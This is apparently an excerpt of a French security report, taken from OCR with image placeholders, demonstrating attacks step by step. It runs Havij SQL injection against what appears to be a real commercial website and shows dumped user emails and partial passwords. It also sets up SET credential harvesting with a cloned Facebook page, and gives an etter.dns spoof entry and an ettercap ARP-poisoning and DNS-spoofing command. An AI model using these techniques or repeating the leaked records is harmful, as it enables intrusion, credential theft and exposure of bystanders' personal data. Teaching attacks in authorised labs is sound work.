


On visualise le contenu de fichier envoyé dans la fenêtre ci-dessous :





- **Attaque par injection SQL**


Des messages d'erreur qui s'affichent après l'introduction de l'apostrophe dans la barre d'adresse web pour indiquer que le site que nous avons testé est vulnérable aux injections **SQL.**




Nous avons utilisé l'outil **Havij** pour mener une attaque par injection **SQL**, dont nous avons saisi le nom de site ciblé.






Havij
Target: http://www. /detail-produit.php?ID=25
Keyword: Auto Detect
Syntax: Auto Detect
Database: Auto Detect
Method: GET
Type: Auto Detect
Post Data:
Analyze
Pause
Load
Save
About
Info
Tables
Read Files
Cmd Shell
Query
Find Admin
MD5
Settings
Stop
Get DBs
Get Tables
Get Columns
Get Data
Save Tables
Save Data
JuralpesInscrits
ID
Type
Societe
Nom
Prenom
Adresse1
Adresse2
CodePostal
Ville
Pays
Zone
Use Group_Concat (MySQL Only)
All in one request.
Force to use it
Clear list on get
Status: I'm IDLE
Clear Log
Selected Column Count is 5
Valid String Column is 3
Current DB: aqua _fr
Count(table_name) of information_schema.tables where table_schema=0x617175617465727265 5F6672
Tables found: JuralpesCommandes,JuralpesCommandesDetail,JuralpesConditionnement,JuralpesEmails,
Count(column_name) of information_schema.columns where table_schema=0x617175617465727265 5F
Columns found: ID,Type,Societe,Nom,Prenom,Adresse1,Adresse2,CodePostal,Ville,Pays,Zone,Telephon


Havij
Target: http://www. /detail-produit.php?ID=25
Keyword: Auto Detect
Syntax: Auto Detect
Database: Auto Detect
Method: GET
Type: Auto Detect
Post Data:
Analyze
Pause
Load
Save
About
Info
Tables
Read Files
Cmd Shell
Query
Find Admin
MD5
Settings
Stop
Get DBs
Get Tables
Get Columns
Get Data
Save Tables
Save Data
Pays
Zone
Telephone
Fax
Identifiant
MotDePasse
Email
DateInscription
JuralpesNewsletter
JuralpesPartenaires
JuralpesPresse
JuralpesProduits
ID
Email
Identifiant
MotDePasse
914 elhamrouche@gmail.com IIXEMII Xem 1
915 sf.jasmin@free.fr sf.jasmin@free.fr fl e
Use Group_Concat (MySQL Only)
All in one request.
Force to use it
Clear list on get
Status: I'm IDLE
Clear Log
Columns found: ID,Type,Societe,Nom,Prenom,Adresse1,Adresse2,CodePostal,Ville,Pays,Zone,Telephon
Count(*) of aquaterre_fr.JuralpesInscrits is 906
Canceling...
Job Canceled!
Count(*) of aquaterre_fr.JuralpesInscrits is 906
Data Found: ID,Email,Identifiant,MotDePasse=914^elhamrouche@gmail.com^IIXEMII^Xem 1
Data Found: ID,Email,Identifiant,MotDePasse=915^sf.jasmin@free.fr^sf.jasmin@free.fr^fl e


À la réalisation de cette attaque nous avons exploité une vulnérabilité **SQL** découverte dans un site web, et à l'aide de l'outil **Havij**, nous avons choisi les informations à récupérer de la base de données de serveur hébergeant ce site vulnérable, en couchant les colonnes email, mot de passe et identifiant puis nous les récupérons en bas de la fenêtre.


- **Phishing et Spoofing**

Pour commencer cette attaque nous utilisons la commande ***setoolkit*** pour démmarer l'attaque sotial ingineering.


Dans le menu suivant nous choisissons website attack


Comme il est expliqué ci-dessous la méthode ***credential harvester*** utilisera le clonage de Web d'un site qui a un champ de nom d'utilisateur et de mot de passe et récupéra toute l'information signalé au site Web.








Après avoir choisi le site cloner nous allons introduire l'adresse IP de la machine (dans ce cas c'est l'adresse IP de la machine attaquante 'kali' que nous récupérons avec la commande ***ifconfig***), et le nom de site que nous voulons cloner (nous avons choisi Facebook).








*etter.dns
Fichier Édition Rechercher Options Aide
PC* WINS 127.0.0.1
# #
or for SRV query (either IPv4 or IPv6):
service._tcp|_udp.domain SRV 192.168.1.10:port
service._tcp|_udp.domain SRV [2001:db8::3]:port
# #
NOTE: the wildcarded hosts can't be used to poison the PTR requests
so if you want to reverse poison you have to specify a plain
host. (look at the www.microsoft.com example)
# #
facebook.com A 192.168.0.107
*.facebook.com A 192.168.0.107



root@LinueoX:/var/www# ettercap -TqM arp:remote -P dns_spoof /192.168.0.109/ /192.168.0.1/
ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team
Listening on:
eth0 -> 00:0C:29:99:53:A1
192.168.0.107/255.255.255.0
fe80::20c:29ff:fe99:53a1/64
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...
33 plugins
42 protocol dissectors
57 ports monitored
16074 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Scanning for merged targets (2 hosts)...
* |==========>| 100.00 %


ARP poisoning victims:
GROUP 1 : 192.168.0.109 00:0C:29:07:CA:E0
GROUP 2 : 192.168.0.1 A0:F3:C1:13:93:EC
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help
Activating dns_spoof plugin...

